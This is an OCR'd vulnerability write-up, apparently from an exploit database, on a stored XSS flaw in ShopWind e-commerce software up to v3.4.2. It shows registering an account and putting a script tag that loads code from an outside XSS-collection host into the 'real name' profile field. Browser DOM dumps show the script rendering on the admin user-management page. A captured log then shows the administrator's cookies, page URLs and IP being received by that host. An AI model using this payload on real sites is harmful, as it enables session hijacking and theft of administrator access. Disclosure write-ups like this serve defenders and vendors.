
The XSS Vulnerability of ShopWind

Exploit Title: XSS
Date: 2022-04-28
Exploit Author: sunjiaguo
Vendor Homepage: https://www.shopwind.net/ <https://www.shopwind.net/>
Software Link: https://www.shopwind.net/product/download.html <https://www.shopwind.net/product/download.html>
Version: <=v3.4.2
Tested on: Windows 10


0x01 register a user account

the first step,in register page,register a user account,example:

```
http://localhost/register.html
```



点击"免费注册"表示您同意《用户服务协议》



用 户 名 root


登录密码 ••••••

重复密码 ••••••


手机号码 15888888888

恭喜！您已完成注册

After registering the user, it will jump to the user background



Then click settings to enter the user's personal attribute setting page



设置

点此设置用户头像
用户名：root

修改密码

账号绑定

手机号码 15888888888

电子邮箱

真实姓名

QQ


生日

性别 保密

收货地址


0x02 Construct POC

Since the user's input is not filtered, I can modify an attribute at will. Here, I choose to modify the real name, insert it into the POC of XSS platform, and then click Submit




基本信息

真实姓名 ceshi<sCRiPt sRC=//xss.pt/t0le?x></sCrIpT>



真实姓名	ceshi
QQ	

```
 ▸<div class="fun-row fun-row-line">…</div>
  <div class="line-background"></div>
 ▾<div class="fun-row fun-row-line">
   ▾<a href="/user/profile.html?field=real_name" class="clearfix block">
     ▸<p class="float-left title">…</p>
     ▾<em class="float-right view mr10"> == $0
        "ceshi"
        <script src="//xss.pt/t0le?x"></script>
        ::after
      </em>
```



用户管理

用户名 真实姓名 电子邮箱 手机号码


用户列表 (共2条记录)

☆	操作	用户名	真实姓名	电子邮箱	手机号码	是否是管理员	注册时间	登录次数	最后
☆	删除 编辑 登陆记录	master				✓ 是	2022-04-25	1	2022-04-2
☆	删除 编辑 登陆记录	root	ceshi	root@qq.com	15888888888	设为管理员	2022-04-26	1	2022-04-2

每页最多显示 10 条 1 / 1页

```
 ▸<div class="cDrag" style="top: 38px;">…</div>
 ▾<div class="bDiv" style="height: auto;">
   ▾<div id="flexigrid" cellpadding="0" cellspacing="0" border="0" style="display: block;">
     ▾<table>
       ▾<tbody>
         ▸<tr id="row1" data-id="1">…</tr>
         ▾<tr class="erow" id="row5" data-id="5">
           ▸<td class="sign">…</td>
           ▸<td align="center" class="handle">…</td>
           ▸<td align="center" class>…</td>
           ▾<td align="center" class>
... ▾<div style="text-align: center; width: 100px;"> == $0
              "ceshi"
              <script src="//xss.pt/t0le?x"></script>
            </div>
```

The background administrator cookie can be obtained



□	+全部	时间	接收的内容	Request Headers	操作
□	-折叠	2022-04-26 13:17:05	• location : http://local.rapoo.top/admin/user/index.html • toplocation : http://local.rapoo.top/admin/index.html • cookie : switchHistory=user%2Fuser_manage; UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; bjui_theme=purple; XDEBUG_SESSION=PHPSTORM; CNZZDATA1618465=cnzz_eid%3D555001816-1650273840-%26ntime%3D1650346840 • opener :	• HTTP_REFERER : http://local.rapoo.top/ • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36 • REMOTE_ADDR : 119.123.197.94 • IP-ADDR :	删除

选中项操作：删除